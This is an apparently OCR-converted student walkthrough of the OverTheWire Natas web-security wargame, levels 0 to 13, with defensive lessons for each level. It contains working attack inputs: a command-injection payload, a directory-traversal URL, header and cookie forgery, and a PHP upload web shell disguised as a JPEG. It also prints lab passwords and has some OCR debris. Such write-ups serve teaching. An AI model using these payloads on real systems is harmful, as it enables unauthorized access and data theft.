Level: Natas0

Logic:

- The password was hidden in an HTML comment.
- The goal was to teach users that the visible webpage is just the rendered output of an underlying HTML source.
- We must always inspect the code behind a webpage – it can reveal critical information.

Tools:

- Browser (View Page Source)
- curl + grep (to extract the password programmatically)
- Developer Tools (Elements tab to view HTML comment)

Security Insight:

- Sensitive data should never be in client-side code.
- This level teaches the first step in reconnaissance: look deeper than the surface.

Alternate Paths:

- curl to retrieve raw HTML
- Developer tools to inspect DOM

Level: Natas1

URL: http://natas1.natas.labs.overthewire.org

Steps Taken:

1. Logged in using:
   - Username: natas1
   - Password: 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq
2. The page hinted that the password is on the page but tried to disable right-click.
3. Used Ctrl+U/ Ctrl+Shift+I or browser's View Page Source to see the HTML source.
4. Found the password in an HTML comment.

Alternate Approach:

- Used `curl` to fetch the page HTML.
- Searched for the word "password" using grep.

Tools Used:

- Browser (View Page Source)
- curl

- grep (optional)

Logic:

- This level teaches that UI-level restrictions (like disabling right-click) do not protect content from being accessed.
- The real content is still available in the HTML source.

Security Insight:

- Never rely on frontend JavaScript for protecting secrets.
- If it's in the HTML, it can be viewed. Always enforce security on the server-side.

Level: Natas2

URL: http://natas2.natas.labs.overthewire.org

Steps Taken:

1. Logged in with credentials:
   - Username: natas2
   - Password: (from Natas1)
2. Viewed the page — it said "there is nothing on this page."
3. Inspected the HTML source and found a hidden comment:
   <!-- But there is a directory called files/ -->
4. Manually visited the directory `/files/` and saw a file called `users.txt`.
5. Opened `users.txt` and found the password for natas3.

Alternate Path:

- Used curl to directly list directory contents and fetch the file.
- Used grep to search for `natas3` in the text file.

Tools Used:

- Browser
- curl
- grep (optional)

Logic:

- The level teaches about directory exploration.
- Web servers can expose sensitive files if directory listing is not properly disabled.

Security Insight:

- Directory listing should be turned off on production websites.
- Sensitive files like `users.txt` should not be exposed on the webserver.

Level: Natas Level 3

Objective:

Find the password for the next level by exploring the website's hidden content.

Step-by-Step Solution:

Access the Website:

- Used the credentials from Level 2 to log in via HTTP Basic Auth.
- URL: http://natas3.natas.labs.overthewire.org

2. Inspect the Web Page:

- The main page displayed a message saying "There is nothing on this page."
- Upon viewing the source code (right-click > View Source), a comment was found:

<!-- No more information leaks!! Not even Google will find this one... -->

3. Interpret the Clue:

- The comment hinted at something being hidden from Google.
- This commonly points to a `robots.txt` file, which is used to tell web crawlers what not to index.

4. View robots.txt:

- URL: http://natas3.natas.labs.overthewire.org/robots.txt
- Content found:

User-agent: *

Disallow: /s3cr3t/

- This indicated a hidden directory named `/s3cr3t/`.

5. Explore the Hidden Directory:

- Navigated to `/s3cr3t/` and found a file named `users.txt`.

6. Retrieve the Password:

- Accessed `users.txt` and found the password for Natas4 inside.

Alternate Path (Brute-Force Enumeration):

- Tools like `gobuster` or `dirb` could also be used to brute-force hidden directories.
- Gobuster Example:

```
gobuster dir -u http://natas3.natas.labs.overthewire.org -w /usr/share/wordlists/dirb/common.txt -u natas3:<password>
```

- These tools would eventually discover `/s3cr3t/`, but in this case, the manual clue was faster.

Tools Used:

- curl – to interact with the web server and authenticate
- Web browser – for viewing HTML source and navigating to links
- (Optional) gobuster – for directory brute-forcing

Security Insight:

- robots.txt is not a secure method to hide files; it's only a suggestion for crawlers.
- Sensitive files should be protected by access control, not obscured.
- The level trains the user to notice subtle clues and follow logical reasoning before relying on brute-force scanning.

Level: Natas Level 4

Objective:

Find the password for the next level by bypassing a client-side HTTP header check.

Step-by-Step Solution:

1. Access the Website:

- Opened the page: http://natas4.natas.labs.overthewire.org
- Logged in with the password from Level 3 via HTTP Basic Authentication.

2. Page Behavior:

- The page displayed: “Access disallowed. You are visiting from an unauthorized place.”
- Viewing the source code revealed the following comment:

<!-- Access granted when Referer is “http://natas5.natas.labs.overthewire.org/” -->

3. Understand the Hint:

- The site checks the **Referer** header in HTTP requests.
- The Referer header is usually automatically set by browsers to show where the user is coming from.
- Insecure practice: relying on client-controlled headers for access control.

4. Bypass with Custom Header:

- Used `curl` with a `-H` flag to manually set the Referer header.
- Command:

curl -u natas4:<password> -H "Referer: http://natas5.natas.labs.overthewire.org/" http://natas4.natas.labs.overthewire.org

- The page then revealed the password for Level 5.

Tools Used:

- `curl`: to send customized HTTP requests with custom headers.
- Web browser: to view the page and inspect source code.

Security Insight:

- Headers like `Referer`, `User-Agent`, and `X-Forwarded-For` can be manipulated by the client.
- Relying on these for authentication or authorization is unsafe.
- Proper access control should be enforced server-side, not based on mutable client data.

Conclusion:

This level was solved by modifying the HTTP request’s `Referer` header to trick the server into granting access. It demonstrates why input validation and secure backend checks are crucial.

Level: Natas Level 5

Objective:

Bypass a simple cookie-based access control and retrieve the password for the next level.

Step-by-Step Solution:

1. Initial Access:
   - Accessed the website at: http://natas5.natas.labs.overthewire.org
   - Used curl or browser with HTTP Basic Authentication (username/password from level 4).

2. Observed the Page:
   - Page message: “Access disallowed. You are not logged in.”
   - Viewing the page source reveals a comment:
     <!-- you are not logged in -->
   - Suspected that some kind of cookie check is happening.

3. Check Cookies:
   - Visited the site in browser and inspected cookies → found a cookie named `loggedin=0`.
   - Alternatively, using `curl -I` did not show Set-Cookie (because that's in `curl -i` or browser dev tools), so checked cookies manually.
   - This cookie is likely used for access control (bad practice).

4. Modify the Cookie:
   - Assumed that `loggedin=0` → not logged in.
   - Changed cookie to: `loggedin=1`
   - Sent the request with:
     ```bash
     curl -u natas5:<password> --cookie "loggedin=1" http://natas5.natas.labs.overthewire.org
     ```
   - Server responded with the page containing the password for Natas 6.

5. Logic Behind the Exploit:

- The server trusted a client-side cookie to determine access (again, insecure).
- By simply editing a cookie from `0` to `1`, we bypassed the check.

Tools Used:

- `curl`: to craft custom HTTP requests with modified cookies.
- Web browser: to view cookies and understand page behavior.
- Developer tools (optional): to view live cookie changes and behavior.

Security Insight:

- Relying on cookies alone for authentication without verifying them server-side is dangerous.
- Cookies can be easily edited by the client using browser dev tools or tools like `curl`, `Postman`, or `Burp Suite`.
- Secure apps use encrypted or signed cookies and verify their validity on the server.

Level: Natas Level 6

Goal:

Find the password to advance to Level 7 by solving a form-based challenge.

Solution:

1. Visited the URL using credentials for Natas 6.
2. Page displayed an input field asking for a "secret".
3. Viewed the page source and found that the PHP script includes a file: includes/secret.inc.
4. Guessed that the file might be publicly accessible due to poor server configuration.
5. Accessed the file directly using curl. It returned a PHP variable $secret with its value.
6. Used curl to submit the value of $secret through a POST request.
7. The server verified the secret and revealed the password to Level 7.

Tools Used:

- curl
- Browser (to view source)
- Basic understanding of PHP and server configurations

Security Insight:

- Including sensitive files in the web-accessible directory without proper access controls is a common misconfiguration.
- Sensitive configuration files (like secrets) should be kept outside the web root or protected using server rules (e.g., `.htaccess` or nginx config).

Conclusion:

This level showed the dangers of poor directory structure and file exposure. A little curiosity and source inspection revealed a hidden file that contained everything we needed.

Level 7

Step-by-Step Solution

1. Understanding the Problem:

The webpage dynamically loads different files based on the page parameter in the URL.

- The URL structure is:

http://natas7.natas.labs.overthewire.org/index.php?page=<value>

2. Observing the Vulnerability:

- The page uses PHP's include() function to include files based on the page parameter.
- This allows us to manipulate the page parameter to include files that are outside of the intended directory, potentially accessing sensitive files.

3. Exploiting Directory Traversal:

- By using directory traversal (../), we can move up the directory structure and access files outside the intended folder.
- Specifically, the password for natas8 is stored in the file /etc/natas_webpass/natas8.

4. The Attack:

- The page parameter can be manipulated to access the file containing the password for natas8.
- The URL with directory traversal looks like this:

http://natas7.natas.labs.overthewire.org/index.php?page=../../../../etc/natas_webpass/natas8

5. Retrieving the Password:

- After accessing the modified URL, the content of the natas8 password file is displayed.
- This reveals the password needed to access the next level.

6. Conclusion:

- The vulnerability in this level is due to the lack of input validation on the page parameter, allowing directory traversal.
- By exploiting this, we were able to read the password for natas8 and proceed to the next level.

Tools Used:

- Curl: Used to make HTTP requests and manipulate the page parameter in the URL.
- Basic PHP Knowledge: Understanding how the include() function works in PHP helped in exploiting the vulnerability.

Exploit Logic:

The core of the exploit is directory traversal using ../ to access sensitive files outside the intended directory. By modifying the page parameter, we were able to access the /etc/natas_webpass/natas8 file, which contains the password for the next level.

Level: Natas Level 8

Goal:

Find the password for Natas 9 by solving an encoded challenge.

Solution:

1. Visited the Natas 8 page with provided credentials.
2. Discovered an encoded value on the page.
3. Found a function that could decode this value to a secret code.
4. Used the decoding function to convert the encoded value.
5. The decoded result revealed the password for Natas 9.

Tools Used:

- Browser
- Decoding function (on the page)

Security Insight:

- Encoding schemes can hide information, but with the correct decoding mechanism, they can be easily bypassed.
- Always ensure sensitive data is properly encrypted, not just obfuscated or encoded.

Conclusion:

Decoding the provided value allowed us to uncover the password for the next level.

LEVEL 9

Goal: to discover the password for level 10.

Solution:

1. Logged in using the provided credentials.
2. Page allowed performing a search with a GET parameter: ?needle=.
3. Checked the page source by clicking on the view source page and observed the command: passthru("grep -i $key dictionary.txt").
4. Noted a possible command injection vulnerability due to the lack of sanitization during rhe make of backend code in php.
5. Injected a payload to read the password file: (since all the passwd are saved in the file location /etc/natas_webpass/<next level>
   ?needle=anything; cat /etc/natas_webpass/natas10
6. Got the password for level 10 in the response.

Tools used:


1. Browser (to inspect page logic)
2. Curl (to send the injected request)

Logic & Vulnerability:

- The input was directly passed to a shell command without sanitization.
- This allowed command injection, a serious security flaw.
- Injected ; cat /etc/natas_webpass/natas10 to run a second command.

Security Insight:

- Input validation and sanitization are critical.
- Avoid directly using user input in system commands.
- Use safe alternatives like parameterized functions or whitelisting inputs.



LEVEL 10

Solution:

Goal:

Find the password for Natas Level 11 using command injection techniques.

Solution:

1. Logged into Natas 10 using the credentials from Level 9.
2. Observed a search field vulnerable to regex injection, where user input is passed to `grep`.
3. Realized that characters like `;` and `|` were blacklisted — preventing classic command injection.
4. Found that certain metacharacters (`.*`) could still be used to craft regex-based exploits.
5. Used the input `.* /etc/natas_webpass/natas11` which tricks the regex engine to match all content AND print the contents of the password file.
6. The server responded with the content of `/etc/natas_webpass/natas11`, revealing the password.


Tools Used:

- curl (to send POST data)
- Browser (to inspect HTML source and behavior)

Security Insight:

When input is directly used in regex operations (like `grep "$needle" dict.txt`), attackers can inject regex patterns that match arbitrary lines or abuse command-line arguments.

Always sanitize user input or avoid using unsanitized input in command-line utilities.



LEVEL 11

Objective:

To retrieve the password for the next level (Natas 12) by exploiting session cookie manipulation.

Tools Useed:

1. Browser Developer Tools (F12)

2. Base64 Decoder (for decoding the session cookie value)

Steps Taken:

1. Inspecting Cookies:

- Opened the browser's Developer Tools (F12) and navigated to the Application tab.

- In the Cookies section, located the session cookie (e.g., data) associated with the site `natas11.natas.labs.overthewire.org`.

2. Decoding the Cookie:

- Identified the session cookie's value.

- Decoded the Base64-encoded cookie value using an online Base64 decoder or the browser console with:


s

3. Modifying the Cookie:

- Replaced the existing session cookie value with the decoded or valid modified value.
- Set the Domain to `natas11.natas.labs.overthewire.org` and the Path to `/`.

4. Refreshing the Page:

- After replacing the cookie, refreshed the page to apply the new session cookie.
- The password for Natas 12 was successfully revealed.



Ciphertext (base 64 decoded cookie)

```
HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GIjFfVXRnTRg=
```

```
abc 56   1   54→55 (1 selected)

Output

RS f$BEL
3' SO SYN7 NULETB uUG*8MIf5 BS ACK+; NULETBfmMF"1_UtgMCAN
```

Plaintext (json_encoded defaulttext)

Key= plaintext xor ciphertext

Test your PHP code with this code tester

You can test and compare your PHP code on 400+ PHP versions with this online editor.

PHP Sandbox

```php
<?php
$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

echo json_encode($defaultdata);

?>
```

PHP Versions and Options (8.2.20)


Other Options

Execute Code | Save or share code


Result for 8.2.20: Execution time: 0.000102s Mem: 388KB Max: 4

```
{"showpassword":"no","bgcolor":"#ffffff"}
```

Key



New cookie




```
curl --cookie "data=HmYkBwozJw4WNyAAFyB1VUc9MhxHaHUNAic4Awo2dVVHZzEJAyIxCUc5" -u natas11:UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk http://natas11.natas.labs.overthewire.org
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas11", "pass": "UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk" };</script></head>

<h1>natas11</h1>
<div id="content">
<body style="background: #ffffff;">
Cookies are protected with XOR encryption<br/><br/>

The password for natas12 is yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB<br>
<form>
Background color: <input name=bgcolor value="#ffffff">
<input type=submit value="Set color">
</form>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

Level 12

1 . Key Insights:

- The challenge revolves around uploading a malicious PHP script (a file upload vulnerability).
- The uploaded PHP script should allow you to access the password for the next level, which is located in the file `/etc/natas_webpass/natas13`.

3. Tools Used:

- PowerShell: Used to create the PHP file with the malicious code (`echo` command).
- curl: Used for making HTTP requests to upload the PHP file and access the result.

4. Steps Taken:

a. Step 1: Create the PHP exploit file

- A PHP file is created that reads the contents of `/etc/natas_webpass/natas13` (the password file).
- This was done using the following command in PowerShell:

```powershell
echo '<?php echo file_get_contents("/etc/natas_webpass/natas13"); ?>' | Out-File -Encoding ASCII exploit.php
```

b. Step 2: Upload the exploit file

- The exploit PHP file was uploaded using **curl**:

```bash
curl.exe -u natas12:yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB -F "filename=exploit.php" -F "uploadedfile=@exploit.php" http://natas12.natas.labs.overthewire.org
```

- The output confirmed that the file was successfully uploaded, with a link to the file at `upload/e94bk9mf0o.php`.

c. Step 3: Execute the uploaded file

- After uploading the file, we accessed the uploaded PHP script by visiting its URL:

curl.exe -u natas12:yZdkjAYZRd3R7tq7T5kXMjMJlOIkzDeB
http://natas12.natas.labs.overthewire.org/upload/e94bk9mf0o.php


- The output of the request revealed the password for Natas 13:
`trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC`.

Why These Steps Are Taken:

1. Creating the PHP Exploit File:
    - We created a simple PHP file to read the contents of a file on the server that contains the password for Natas 13. The PHP script is a basic file inclusion attack.
2. Uploading the Exploit File:
    - You use curl to send a POST request to the server, simulating a file upload. The exploit file is uploaded to the server's file upload endpoint.
3. Accessing the Uploaded File:
    - Once the file is uploaded successfully, we access it using curl with the URL where the uploaded file is stored. Since the PHP code in the file outputs the password for Natas 13, accessing it reveals the password.

6. Security Lessons Learned:

- This level highlights the importance of validating file uploads to prevent arbitrary file execution.
- Path traversal and file inclusion vulnerabilities must be handled with proper access control and input validation to avoid unauthorized access.



LEVEL 13

Logic and Strategy Used:

The server validated uploaded files by checking for a valid image header, specifically JPEG headers. To bypass this check, a file was crafted which:

- Began with valid JPEG header bytes.

- Immediately followed the header with embedded PHP code that reads and outputs the password file.

Step-by-Step Actions:

1. Payload Creation:

PowerShell was used to create a file named "exploit.jpg.php" that contained:

- A JPEG header consisting of the bytes: 0xFF, 0xD8, 0xFF, 0xDB.

- PHP code: <?php echo file_get_contents("/etc/natas_webpass/natas14"); ?>

2. File Upload:

The crafted file was uploaded using curl. The upload request specified the MIME type as "image/jpeg" to pass server-side checks.

3. Executing the Uploaded File:

After successful upload, the URL of the uploaded file was accessed. The PHP code inside the file was executed by the server, and the contents of the password file were displayed.

Tools Used:

- PowerShell: To generate the payload file with the correct binary structure.

- curl: To upload the file and interact with the server via HTTP requests.

- Browser/Terminal: To access and trigger the uploaded PHP file.

Result:


The password for natas14 was successfully retrieved:

z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ

Conclusion:

This challenge demonstrated that simple file header validation is insufficient for secure file uploads. A malicious payload can still be crafted to appear as a valid image while containing executable code.

Secure systems must implement deep content inspection and sanitize file uploads properly to prevent such vulnerabilities.



LEVEL 14

Objective

